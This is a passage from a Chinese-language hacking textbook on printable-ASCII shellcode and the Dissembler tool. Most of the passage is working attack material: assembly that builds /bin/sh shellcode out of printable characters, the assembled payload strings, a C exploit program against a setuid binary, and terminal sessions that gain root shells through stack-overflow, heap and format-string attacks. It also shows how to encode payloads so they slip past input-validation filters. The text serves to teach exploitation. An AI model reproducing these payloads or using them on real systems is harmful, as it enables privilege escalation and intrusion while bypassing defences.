00000010   2F 62 69 6E  89 E3 51 53  89 E1 99 B0  0B CD 80     /bin..QS.......
```

最后，到达 shellcode 的开始，但将 0xC931DB31 压入堆栈后，只剩下了 3 个字节（上述 shellcode 中有下划线的部分）。通过在代码的开始处插入一个单字节的 NOP 指令可以解决这个问题，最终的结果是将 0x58466A90 压入堆栈，其中，0x90 是 NOP 指令的机器码。

整个过程的代码如下：

```
and eax, 0x454e4f4a  ; Zero out the EAX register again
and eax, 0x3a313035  ; using the same trick

sub eax, 0x344b4b74  ; Subtract some printable values
sub eax, 0x256e5867  ; from EAX to wrap EAX to 0x80cd0bb0
sub eax, 0x25795075  ; (took 3 instructions to get there)
```

```
push eax              ; and then push EAX to the stack

sub eax, 0x6e784a38   ; Subtract more printable values
sub eax, 0x78733825   ; from EAX to wrap EAX to 0x99e18953
push eax              ; and then push this to the stack

sub eax, 0x64646464   ; Subtract more printable values
sub eax, 0x6a373737   ; from EAX to wrap EAX to 0x51e3896e
sub eax, 0x7962644a   ; (took 3 instructions to get there)
push eax              ; and then push EAX to the stack

sub eax, 0x55257555   ; Subtract more printable values
sub eax, 0x41367070   ; from EAX to wrap EAX to 0x69622f68
sub eax, 0x52257441   ; (took 3 instructions to get there)
push eax              ; and then push EAX to the stack

sub eax, 0x77777777   ; Subtract more printable values
sub eax, 0x33334f4f   ; from EAX to wrap EAX to 0x68732f2f
sub eax, 0x56443973   ; (took 3 instructions to get there)
push eax              ; and then push EAX to the stack
sub eax, 0x254f2572   ; Subtract more printable values
sub eax, 0x65654477   ; from EAX to wrap EAX to 0x685180cd
sub eax, 0x756d4479   ; (took 3 instructions to get there)
push eax              ; and then push EAX to the stack

sub eax, 0x43434343   ; Subtract more printable values
sub eax, 0x25773025   ; from EAX to wrap EAX to 0xc931db31
sub eax, 0x36653234   ; (took 3 instructions to get there)
push eax              ; and then push EAX to the stack

sub eax, 0x387a3848   ; Subtract more printable values
sub eax, 0x38713859   ; from EAX to wrap EAX to 0x58466a90
push eax              ; and then push EAX to the stack
```

做完这些工作之后，已经在加载程序后的某个地方建立了 shellcode，但在新建立的 shellcode 和加载程序之间很有可能留了一段空白。这段空白可以用空操作块（NOP sled）来填充，将加载程序和 shellcode 桥接起来。

再次使用 sub 指令将 EAX 设置为 0x90909090。然后将 EAX 重复压入堆栈。对于每一条 push 指令，将在 shellcode 的起始处添加 4 条 NOP 指令。最后，这些 NOP 指令被正好建立在正在执行的加载程序代码的 push 指令上面，允许 EIP 和程序执行经过 NOP sled 进入 shellcode。

带有注释的程序的最终结果如下：

print.asm 的代码

```
BITS 32
and eax, 0x454e4f4a   ; Zero out the EAX register
and eax, 0x3a313035   ; by ANDing opposing, but printable bits

push esp              ; Push ESP to the stack, and then
```

```
pop eax                 ; pop that into EAX to do a mov eax, esp

sub eax, 0x39393333     ; Subtract various printable values
sub eax, 0x72727550     ; from EAX to wrap all the way around
sub eax, 0x54545421     ; to effectively add 860 to ESP

push eax                ; Push EAX to the stack, and then
pop esp                 ; pop that into ESP to do a mov eax, esp

; Now ESP is 860 bytes further down (in higher memory addresses)
; which is past our loader bytecode that is executing now.

and eax, 0x454e4f4a     ; Zero out the EAX register again
and eax, 0x3a313035     ; using the same trick
sub eax, 0x344b4b74     ; Subtract some printable values
sub eax, 0x256e5867     ; from EAX to wrap EAX to 0x80cd0bb0
sub eax, 0x25795075     ; (took 3 instructions to get there)
push eax                ; and then push EAX to the stack

sub eax, 0x6e784a38     ; Subtract more printable values
sub eax, 0x78733825     ; from EAX to wrap EAX to 0x99e18953
push eax                ; and then push this to the stack

sub eax, 0x64646464     ; Subtract more printable values
sub eax, 0x6a373737     ; from EAX to wrap EAX to 0x51e3896e
sub eax, 0x7962644a     ; (took 3 instructions to get there)
push eax                ; and then push EAX to the stack

sub eax, 0x55257555     ; Subtract more printable values
sub eax, 0x41367070     ; from EAX to wrap EAX to 0x69622f68
sub eax, 0x52257441     ; (took 3 instructions to get there)
push eax                ; and then push EAX to the stack

sub eax, 0x77777777     ; Subtract more printable values
sub eax, 0x33334f4f     ; from EAX to wrap EAX to 0x68732f2f
sub eax, 0x56443973     ; (took 3 instructions to get there)
push eax                ; and then push EAX to the stack

sub eax, 0x254f2572     ; Subtract more printable values
sub eax, 0x65654477     ; from EAX to wrap EAX to 0x685180cd
sub eax, 0x756d4479     ; (took 3 instructions to get there)
push eax                ; and then push EAX to the stack

sub eax, 0x43434343     ; Subtract more printable values
sub eax, 0x25773025     ; from EAX to wrap EAX to 0xc931db31
sub eax, 0x36653234     ; (took 3 instructions to get there)
push eax                ; and then push EAX to the stack

sub eax, 0x387a3848     ; Subtract more printable values
sub eax, 0x38713859     ; from EAX to wrap EAX to 0x58466a90
push eax                ; and then push EAX to the stack
```

```
; add a NOP sled
sub eax, 0x6a346a6a  ; Subtract more printable values
sub eax, 0x254c3964  ; from EAX to wrap EAX to 0x90909090
sub eax, 0x38353632  ; (took 3 instructions to get there)
push eax             ; and then push EAX to the stack
push eax             ; many times to build a NOP sled
push eax             ; to bridge the loader code to the
push eax             ; freshly built shellcode.
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
```

把这个程序汇编成可打印的字符串，其大小是可执行的机器码的两倍。

```
$ nasm print.asm
$ cat print
```

机器码如下：

```
%JONE%501:TX-3399-Purr-!TTTP\%JONE%501:-tKK4-gXn%-uPy%P-8Jxn-%8sxP-dddd-777j-JdbyP-Uu%U-
pp6A-At%RP-wwww-0033-s9DVP-r%O%-wDee-yDmuP-CCCC-%Ow%-42e6P-H8z8-Y8q8P-jj4j-d9L%-
2658PPPPPPPPPPPPPPP
```

当可打印的 shellcode 的头位于当前堆栈指针的附近时，这段代码可用于基于堆栈溢出的 exploit 中。这是因为堆栈指针是由加载程序代码相对于当前的堆栈指针重新分配的。幸运的是，这只是一段代码正好存储在 exploit 的缓冲区中的例子。

下面的代码是前面章节的源 exploit.c 代码，被修改成使用可打印的 ASCII shellcode。

printable_exploit.c 的代码

```
#include <stdlib.h>

char shellcode[] =
"%JONE%501:TX-3399-Purr-!TTTP\\%JONE%501:-tKK4-gXn%-uPy%P-8Jxn-%8sxP-dddd-777j-
JdbyP-Uu%U-pp6A-At%RP-wwww-0033-s9DVP-r%O%-wDee-yDmuP-CCCC-%Ow%-42e6P-H8z8-Y8q8P-
jj4j-d9L%-2658PPPPPPPPPPPPPPP";

unsigned long sp(void)         // This is just a little function
{ __asm__("movl %esp, %eax");} // used to return the stack pointer

int main(int argc, char *argv[])
{
  int i, offset;
  long esp, ret, *addr_ptr;
  char *buffer, *ptr;
```

```
if(argc < 2)                    // If no offset if given on command line
{                               // Print a usage message
  printf("Use %s <offset>\nUsing default offset of 0\n",argv[0]);
  offset = 0;                   // and set a default offset of 0.
}
else                           // Otherwise, use the offset given on command line
{
  offset = atoi(argv[1]);      // offset = offset given on command line
}

  esp = sp();                   // Put the current stack pointer into esp
  ret = esp - offset;           // We want to overwrite the ret address

  printf("Stack pointer (EIP) : 0x%x\n", esp);
  printf("    Offset from EIP : 0x%x\n", offset);
  printf("Desired Return Addr : 0x%x\n", ret);

// Allocate 600 bytes for buffer (on the heap)
  buffer = malloc(600);

// Fill the entire buffer with the desired ret address
  ptr = buffer;
  addr_ptr = (long *) ptr;
  for(i=0; i < 600; i+=4)
  { *(addr_ptr++) = ret; }

// Fill the first 200 bytes of the buffer with "NOP" instructions
  for(i=0; i < 200; i++)
  { buffer[i] = '@'; } // Use a printable single-byte instruction

// Put the shellcode after the NOP sled
  ptr = buffer + 200 - 1;
  for(i=0; i < strlen(shellcode); i++)
  { *(ptr++) = shellcode[i]; }

// End the string
  buffer[600-1] = 0;

// Now call the program ./vuln with our crafted buffer as its argument
  execl("./vuln", "vuln", buffer, 0);

  return 0;
}
```

这段代码基本上与前面的 exploit 代码一致，只是使用了新的可打印 shellcode 和可打印单字节指令建立 NOP sled。同时，注意到在可打印 shellcode 中，为满足编译器的要求，用一个反斜杠将另一个反斜杠转义了。如果用十六进制字符定义可打印 shellcode，则没有必要这样做。下面的输出给出了 exploit 程序的编译和执行结果，产生了一个 root shell。

```
$ gcc -o exploit2 printable_exploit.c
$ ./exploit2 0
Stack pointer (EIP) : 0xbffff7f8
    Offset from EIP : 0x0
Desired Return Addr : 0xbffff7f8
sh-2.05b# whoami
root
sh-2.05b#
```

太棒了，可打印 shellcode 工作正常。且因为将 EAX 寄存器的值卷绕为期望的值，有许多不同的 sub 指令组合，所以这个 shellcode 也具有多态性。改变这些值将产生变化的，即不同的 shellcode，但最终仍能获得相同的结果。

使用可打印字符攻击，也可以在命令行实现，但使用 NOP sled 使 Mr.T 引以为傲。

```
$ echo 'main(){int sp;printf("%p\n",&sp);}'>q.c;gcc -o q.x q.c;./q.x;rm q.?
0xbffff844
$ ./vuln `perl -e 'print "JIBBAJABBA"x20;'``cat print``perl -e 'print
"\x44\xf8\xff\xbf"x40;'`
sh-2.05b# whoami
root
sh-2.05b#
```

但是，如果把此可打印 shellcode 存储在环境变量中，它将不能工作，因为堆栈指针不在同一位置。为了将实际的 shellcode 写入可打印输出 shellcode 能够访问的某一位置，必须采用新的策略。一种选择是每次计算环境变量的位置并修改可打印 shellcode，将堆栈指针置于可打印装载程序代码后约 50 个字节处，以建立实际的 shellcode。

如果可以这样做，则有一个更简单的解决方法。因为环境变量一般趋向于被保存在接近栈底（较高存储地址）的单元中，所以可以只将堆栈指针设置为靠近栈底的某个地址，如 0xbffffffe0。然后，从此处向后建立实际的 shellcode，可以建立一个 NOP sled 填充可打印 shellcode（环境中的装载程序代码）与实际的 shellcode 之间的空白。下面给出这里所说的可打印 shellcode 的新版本。

print2.asm 的代码

```
BITS 32
and eax, 0x454e4f4a  ; Zero out the EAX register
and eax, 0x3a313035  ; by ANDing opposing, but printable bits

sub eax,  0x59434243 ; Subtract various printable values
sub eax,  0x6f6f6f6f ; from EAX to set it to 0xbffffffe0
sub eax,  0x774d4e6e ; (no need to get the current ESP this time)

push eax             ; Push EAX to the stack, and then
pop esp              ; pop that into ESP to do a mov eax, esp

; Now ESP is at 0xbffffffe0
; which is past the loader bytecode that is executing now.

and eax, 0x454e4f4a  ; Zero out the EAX register again
```

```
and eax, 0x3a313035  ; using the same trick

sub eax, 0x344b4b74  ; Subtract some printable values
sub eax, 0x256e5867  ; from EAX to wrap EAX to 0x80cd0bb0
sub eax, 0x25795075  ; (took 3 instructions to get there)
push eax             ; and then push EAX to the stack

sub eax, 0x6e784a38  ; Subtract more printable values
sub eax, 0x78733825  ; from EAX to wrap EAX to 0x99e18953
push eax             ; and then push this to the stack

sub eax, 0x64646464  ; Subtract more printable values
sub eax, 0x6a373737  ; from EAX to wrap EAX to 0x51e3896e
sub eax, 0x7962644a  ; (took 3 instructions to get there)
push eax             ; and then push EAX to the stack

sub eax, 0x55257555  ; Subtract more printable values
sub eax, 0x41367070  ; from EAX to wrap EAX to 0x69622f68
sub eax, 0x52257441  ; (took 3 instructions to get there)
push eax             ; and then push EAX to the stack

sub eax, 0x77777777  ; Subtract more printable values
sub eax, 0x33334f4f  ; from EAX to wrap EAX to 0x68732f2f
sub eax, 0x56443973  ; (took 3 instructions to get there)
push eax             ; and then push EAX to the stack

sub eax, 0x254f2572  ; Subtract more printable values
sub eax, 0x65654477  ; from EAX to wrap EAX to 0x685180cd
sub eax, 0x756d4479  ; (took 3 instructions to get there)
push eax             ; and then push EAX to the stack

sub eax, 0x43434343  ; Subtract more printable values
sub eax, 0x25773025  ; from EAX to wrap EAX to 0xc931db31
sub eax, 0x36653234  ; (took 3 instructions to get there)
push eax             ; and then push EAX to the stack

sub eax, 0x387a3848  ; Subtract more printable values
sub eax, 0x38713859  ; from EAX to wrap EAX to 0x58466a90
push eax             ; and then push EAX to the stack

; add a NOP sled
sub eax, 0x6a346a6a  ; Subtract more printable values
sub eax, 0x254c3964  ; from EAX to wrap EAX to 0x90909090
sub eax, 0x38353632  ; (took 3 instructions to get there)
push eax             ; and then push EAX to the stack
push eax             ; many times to build a NOP sled
push eax             ; to bridge the loader code to the
push eax             ; freshly built shellcode.
push eax
push eax
push eax
push eax
```

```
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
```

下面的两个输出框中分别是编译上述代码的命令和编译结果。

```
$ nasm print2.asm
$ cat print2
```

汇编后的 print2 shellcode

```
%JONE%501:-CBCY-oooo-nNMwP\%JONE%501:-tKK4-gXn%-uPy%P-8Jxn-%8sxP-dddd-777j-JdbyP-Uu%U-pp6A-
At%RP-wwww-0033-s9OVP-r%0%-wDee-yDmuP-CCCC-%Ow%-42e6P-H8z8-Y8q8P-jj4j-d9L%-
2658PPPPPPPPPPPPPPPP
```

这一可打印 shellcode 的修改版与前面的基本相同。它只是简单地将堆栈指针设置为 0xbfffffe0，而没有相对于当前堆栈指针来设置堆栈指针。末尾的建立 NOP sled 的 push 指令的数目可能需要根据 shellcode 所在的位置变化。

下面测试一下这个新的可打印 shellcode：

```
$ export ZPRINTABLE=JIBBAJABBAHIJACK`cat print2`
$ env
MANPATH=/usr/share/man:/usr/local/share/man:/usr/share/gcc-data/i686-pc-linux-
gnu/3.2/man:/usr/X11R6/man:/opt/insight/man
INFODIR=/usr/share/info:/usr/X11R6/info
HOSTNAME=overdose
TERM=xterm
SHELL=/bin/sh
SSH_CLIENT=192.168.0.118 1840 22
```

```
SSH_TTY=/dev/pts/2
MOZILLA_FIVE_HOME=/usr/lib/mozilla
USER=matrix
PAGER=/usr/bin/less
CONFIG_PROTECT_MASK=/etc/gconf
PATH=/bin:/usr/bin:/usr/local/bin:/opt/bin:/usr/i686-pc-linux-gnu/gcc-
bin/3.2:/usr/X11R6/bin:/opt/sun-jdk-1.4.0/bin:/opt/sun-jdk-
1.4.0/jre/bin:/usr/games/bin:/opt/insight/bin:.:/opt/j2re1.4.1/bin:/sbin:/usr/sbi
/usr/local/sbin:/home/matrix/bin
PWD=/hacking
JAVA_HOME=/opt/sun-jdk-1.4.0
EDITOR=/bin/nano
JAVAC=/opt/sun-jdk-1.4.0/bin/javac
PS1=\$
CXX=g++
JDK_HOME=/opt/sun-jdk-1.4.0
SHLVL=1
HOME=/home/matrix
ZPRINTABLE=JIBBAJABBAHIJACK%JONE%501:-CBCY-oooo-nNMwP\%JONE%501:-tKK4-gXn%-uPy%P-
8Jxn-%8sxP-dddd-777j-JdbyP-Uu%U-pp6A-At%RP-wwww-0033-s9DVP-r%O%-wDee-yDmuP-CCCC-
%0w%-42e6P-H8z8-Y8q8P-jj4j-d9L%-2658PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
LESS=-R
LOGNAME=matrix
CVS_RSH=ssh
LESSOPEN=|lesspipe.sh %s
INFOPATH=/usr/share/info:/usr/share/gcc-data/i686-pc-linux-gnu/3.2/info
CC=gcc
G_BROKEN_FILENAMES=1
_=/usr/bin/env
$ ./getenvaddr ZPRINTABLE
ZPRINTABLE is located at 0xbffffe63
$ ./vuln2 `perl -e 'print "\x63\xfe\xff\xbf"x9;'`
sh-2.05b# whoami
root
sh-2.05b#
```

这段代码执行得很好，因为 ZPRINTABLE 靠近环境的底端。如果它再靠近底端一些，则需要在可打印 shellcode 的底端额外添加一些字符，为建立实际的 shellcode 保留一些空间。如果可打印 shellcode 离底端比较远时，则需要大量的空操作命令填补空隙。下面是一个这样的例子：

```
$ unset ZPRINTABLE
$ export SHELLCODE=JIBBAJABBAHIJACK`cat print2`
$ env
MANPATH=/usr/share/man:/usr/local/share/man:/usr/share/gcc-data/i686-pc-linux-
gnu/3.2/man:/usr/X11R6/man:/opt/insight/man
INFODIR=/usr/share/info:/usr/X11R6/info
HOSTNAME=overdose
SHELLCODE=JIBBAJABBAHIJACK%JONE%501:-CBCY-oooo-nNMwP\%JONE%501:-tKK4-gXn%-uPy%P-
8Jxn-%8sxP-dddd-777j-JdbyP-Uu%U-pp6A-At%RP-wwww-0033-s9DVP-r%O%-wDee-yDmuP-CCCC-
%0w%-42e6P-H8z8-Y8q8P-jj4j-d9L%-2658PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
TERM=xterm
```

```
SHELL=/bin/sh
SSH_CLIENT=192.168.0.118 1840 22
SSH_TTY=/dev/pts/2
MOZILLA_FIVE_HOME=/usr/lib/mozilla
USER=matrix
PAGER=/usr/bin/less
CONFIG_PROTECT_MASK=/etc/gconf
PATH=/bin:/usr/bin:/usr/local/bin:/opt/bin:/usr/i686-pc-linux-gnu/gcc-
bin/3.2:/usr/X11R6/bin:/opt/sun-jdk-1.4.0/bin:/opt/sun-jdk-
1.4.0/jre/bin:/usr/games/bin:/opt/insight/bin:.:/opt/j2re1.4.1/bin:/sbin:/usr/sbin:
/usr/local/sbin:/home/matrix/bin
PWD=/hacking
JAVA_HOME=/opt/sun-jdk-1.4.0
EDITOR=/bin/nano
JAVAC=/opt/sun-jdk-1.4.0/bin/javac
PS1=\$
CXX=g++
JDK_HOME=/opt/sun-jdk-1.4.0
SHLVL=1
HOME=/home/matrix
LESS=-R
LOGNAME=matrix
CVS_RSH=ssh
LESSOPEN=|lesspipe.sh %s
INFOPATH=/usr/share/info:/usr/share/gcc-data/i686-pc-linux-gnu/3.2/info
CC=gcc
G_BROKEN_FILENAMES=1
_=/usr/bin/env
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffc03
$ ./vuln2 `perl -e 'print "\x03\xfc\xff\xbf"x9;'`
Segmentation fault
$ export SHELLCODE=JIBBAJABBAHIJACK`cat
print2`PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
P
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffb63
$ ./vuln2 `perl -e 'print "\x63\xfb\xff\xbf"x9;'`
sh-2.05b# whoami
root
sh-2.05b#
```

现在，环境变量中存放的是可执行的可打印 shellcode。它可以用于基于堆溢出的和格式化字符串的 exploit。

下面是将可打印 shellcode 用于前述的基于堆溢出的一个例子：

```
$ unset SHELLCODE
$ export ZPRINTABLE=`cat print2`
$ getenvaddr ZPRINTABLE
ZPRINTABLE is located at 0xbffffe73
$ pcalc 0x73 + 4
```

```
        119             0x77            0y1110111
$ ./bss_game 123456789012345678901234567890`printf "\x77\xfe\xff\xbf"`
---DEBUG--
[before strcpy] function_ptr @ 0x8049c88: 0x8048662
[*] buffer @ 0x8049c74: 123456789012345678901234567890wþÿ¿
[after strcpy]  function_ptr @ 0x8049c88: 0xbffffe77
----------

sh-2.05b# whoami
root
sh-2.05b#
```

接下来是一个用于格式化字符串的 exploit 的例子：

```
$ getenvaddr ZPRINTABLE
ZPRINTABLE is located at 0xbffffe73
$ pcalc 0x73 + 4
        119             0x77            0y1110111
$ nm ./fmt_vuln | grep DTOR
0804964c d __DTOR_END__
08049648 d __DTOR_LIST__
$ pcalc 0x77 - 16
        103             0x67            0y1100111
$ pcalc 0xfe - 0x77
        135             0x87            0y10000111
$ pcalc 0x1ff - 0xfe
        257             0x101           0y100000001
$ pcalc 0x1bf - 0xff
        192             0xc0            0y11000000
$ ./fmt_vuln `printf
"\x4c\x96\x04\x08\x4d\x96\x04\x08\x4e\x96\x04\x08\x4f\x96\x04\x08"`%3\$103x%4\$n%3\
$135x%5\$n%3\$257x%6\$n%3\$192x%7\$n
The right way:
%3$103x%4$n%3$135x%5$n%3$257x%6$n%3$192x%7$n
The wrong way:

                                                0

                                                        0

                0

                                        0
[*] test_val @ 0x08049570 = -72 0xffffffb8
sh-2.05b# whoami
root
sh-2.05b#
```

像这类 shellcode 可以用于攻击一般进行输入验证，以严格限制不可打印字符的输入程序。

2.10.11 Dissembler

Phiral 研究实验室已经提供了一种称为 Dissembler 的有用工具，该工具利用上述的相同技术，由一段现成的字节代码产生可打印的 ASCII 字节代码。这个工具可从 www.phiral.com 下载。

```
$ ./dissembler
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0

Usage: ./dissembler [switches] bytecode

Optional dissembler switches:
   -t <target address>    near where the bytecode is going
   -N                     optimize with ninja magic
   -s <original size>     size changes target, adjust with orig size
   -b <NOP bridge size>   number of words in the NOP bridge
   -c <charset>           which chars are considered printable
   -w <output file>       write dissembled code to output file
   -e                     escape the backlash in output
```

默认情况下，Dissembler 将在栈底创建 shellcode，然后尝试用空操作指令（NOP）填充新建代码与装载程序代码之间的位置。空操作指令的多少可以用-b 开关来控制。这可由本章前面的 vuln2.c 程序来说明：

```
$ cat vuln2.c
int main(int argc, char *argv[])
{
        char buffer[5];
        strcpy(buffer, argv[1]);
        return 0;
}
$ gcc -o vuln2 vuln2.c
$ sudo chown root.root vuln2
$ sudo chmod +s vuln2

$ dissembler -e -b 300 tinyshell
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0

[e] Escape the backslash: ON
[b] Bridge size: 300 words
[*] Dissembling bytecode from 'tinyshell'...

[+] dissembled bytecode is 461 bytes long.
--
```

```
%83D5%ADOH-hhhh-KKKh-VLLoP\\-kDDk-vMvc-fbxpP--Mzp-O5qvP-VVVV-bbbx--GEyP-Sf6S-Pz%P-
cy%EP-xxxx-PP5P-q7A8P-w777-wIpp-t-zXP-GHHH-OOx%-%-_1P-jKzK-7%q%P-OOOO-yy11-
WOTfPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ export SHELLCODE=%83D5%ADOH-hhhh-KKKh-VLLoP\\-kDDk-vMvc-fbxpP--Mzp-O5qvP-VVVV-
bbbx--GEyP-Sf6S-Pz%P-cy%EP-xxxx-PP5P-q7A8P-w777-wIpp-t-zXP-GHHH-OOx%-%-_1P-jKzK-
7%q%P-OOOO-yy11-
WOTfPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
PPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPPP
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffa3a
$ ln -s ./getenvaddr ./gtenv
$ ./gtenv SHELLCODE
SHELLCODE is located at 0xbffffa44
$ ./vuln2 `perl -e 'print "\x44\xfa\xff\xbf"x8;'`
sh-2.05b# whoami
root
sh-2.05b#
```

在此例中，可打印的 ASCII shellcode 是由这个很小的 shellcode 文件产生的。反斜杠已被去掉，这样当相同的字符串被输入到环境变量中时，拷贝和粘贴更容易。像通常一样，环境变量中 shellcode 的位置将根据正在执行的程序名称的长短而改变。

注意，与 getenvaddr 程序的符号链接将生成一个文件名大小相同的目标程序，而不是每一次都进行数学计算。这是简化 exploit 过程的一种简单方法；至此，希望你已经提出了一种自己的类似的解决方法。

桥接语句（用于填补空间的空操作语句）是 300 个空操作指令（1200 个字节），这足以填补空白，但的确使可打印 shellcode 相当大。如果装载程序代码的目标地址已知，则可以进行优化。同样，人们可以用重音符号撤销剪切和粘贴，因为 shellcode 是通过标准输出方式输出，而详细信息通过标准错误输出。

下面的输出给出了用来由常规的 shellcode 生成可打印 shellcode 的 Dissembler。程序被存储在一个环境变量中，并且尝试用它来攻击 vuln2 程序。

```
$ export SHELLCODE=`dissembler -N -t 0xbffffa44 tinyshell`
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
    438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffffa44
[+] Ending address: 0xbffffb16
[*] Dissembling bytecode from 'tinyshell'...
[&] Optimizing with ninja magic...

[+] dissembled bytecode is 145 bytes long.
--
```

```
$ env | grep SHELLCODE
SHELLCODE=%PG2H%%8H6-IIIz-KHHK-xsnzP\-RMMM-xllx-z5yyP-04yy--NzmP-tttt-OFOm-AEYfP-
Ih%I-zz%z-Cw6%P-m%%%-UsUz-wgtaP-o2YY-z-g--yNayP-99X9-66e8--6b-P-i-s--8CxCP
$ ./gtenv SHELLCODE
SHELLCODE is located at 0xbffffb80
$ ./vuln2 `perl -e 'print "\x80\xfb\xff\xbf"x8;'`
Segmentation fault
$ pcalc 461 - 145
        316             0x13c           0y100111100
$ pcalc 0xfb80 - 316
        64068           0xfa44          0y1111101001000100
$
```

注意，可打印 shellcode 现在更小了，这是因为，当最优化选项被打开时，不需要添加空操作语句。可打印 shellcode 的第一部分被设计成在装载程序代码之后创建实际的 shellcode。同时，也要注意这时如何使用重音符号来防止剪切和粘贴竞争。

不幸的事，环境变量的大小改变环境变量的位置。因为上述可打印 shellcode 为 461 字节，而新的优化后的程序只有 145 字节，所以目标地址是错误的。尝试击中一个活动靶可能令人感到乏味，因而，Dissembler 为此建立了一个选项。

```
$ export SHELLCODE=`dissembler -N -t 0xbffffa44 -s 461 tinyshell`
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
     438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffffa44
[s] Size changes target: ON   (adjust size: 461 bytes)
[+] Ending address: 0xbffffb16
[*] Dissembling bytecode from 'tinyshell'...
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffffb80..

[+] dissembled bytecode is 145 bytes long.
--
$ env | grep SHELLCODE
SHELLCODE=%M4NZ%0B0%-llll-1AAz-3VRYP\-%0bb-6vvv-%JZfP-06wn--LtxP-AAAn-Lvvv-XHFcP-
ll%l-eu%8-5x6DP-gggg-i00i-ihW0P-yFFF-v5ll-s2oMP-BBsB-56X7-%-T%P-i%u%-8KvKP
$ ./vuln2 `perl -e 'print "\x80\xfb\xff\xbf"x8;'`
sh-2.05b# whoami
root
sh-2.05b#
```

这次，目标地址根据新的可打印 shellcode 的大小自动调整。为使非法利用更容易，将显示新目标地址（黑体显示）。

另一个有用的选项是可定制字符集。这有助于可打印 shellcode 躲过对字符的各种限制。下面的例子表明将生成的可打印 shellcode 只能使用字符 P,c,t,w,z,7,-和%。

```
$ export SHELLCODE=`dissembler -N -t 0xbffffa44 -s 461 -c Pctwz72-% tinyshell`
dissembler 0.9 - polymorphs bytecode to a printable ASCII string
  - Jose Ronnick <matrix@phiral.com>  Phiral Research Labs -
      438C 0255 861A 0D2A 6F6A  14FA 3229 4BD7 5ED9 69D0

[N] Ninja Magic Optimization: ON
[t] Target address: 0xbffffa44
[s] Size changes target: ON   (adjust size: 461 bytes)
[c] Using charset: Pctwz72-% (9)
[+] Ending address: 0xbffffb16
[*] Dissembling bytecode from 'tinyshell'...
[&] Optimizing with ninja magic...
[&] Adjusting target address to 0xbffffb4e..

[+] dissembled bytecode is 195 bytes long.
--
$ env | grep SHELLCODE
SHELLCODE=%P---%%PPP-t%2%-tt-t-t7Pt-t2P2P\-w2%w-2c%2-c-t2-t-tcP-t----tzc2-%w-7-Pc-
PP-w-PP-z-c--z-%P-zw%zP-z7w2--wcc--tt--272%P-7P%7-z2ww-c----%P%%P-w%z%-t%-w-wczcP-
zz%t-7PPP-tc2c-wwwwP-wwcw-Pc-P-w2-2[illegible]c-wP
$ ./vuln2 `perl -e 'print "\x4e\xfb\xff\xbf"x8;'`
sh-2.05b# whoami
root
sh-2.05b#
```

尽管在实践中，不可能找到具有这样一个奇怪的输入验证函数的程序，但有一些常用的用于输入验证的函数。这里是一个程序例子，其中需要非法利用可打印 shellcode，该程序由于使用 isprintf()函数来循环验证而容易受到攻击。

only_print.c 的代码

```
void func(char *data)
{
  char buffer[5];
  strcpy(buffer, data);
}

int main(int argc, char *argv[], char *envp[])
{
  int i;

  // clearing out the stack memory
  // clearing all arguments except the first and second
  memset(argv[0], 0, strlen(argv[0]));
  for(i=3; argv[i] != 0; i++)
    memset(argv[i], 0, strlen(argv[i]));
  // clearing all environment variables
  for(i=0; envp[i] != 0; i++)
    memset(envp[i], 0, strlen(envp[i]));

  // If the first argument is too long, exit
  if(strlen(argv[1]) > 40)
```

```
{
  printf("first arg is too long.\n");
  exit(1);
}

if(argc > 2)
{
  printf("arg2 is at %p\n", argv[2]);
  for(i=0; i < strlen(argv[2])-1; i++)
  {
    if(!(isprint(argv[2][i])))
    {
      // If there are any nonprintable characters in the
      // second argument, exit
      printf("only printable characters are allowed!\n");
      exit(1);
    }
  }
}
func(argv[1]);
return 0;
}
```

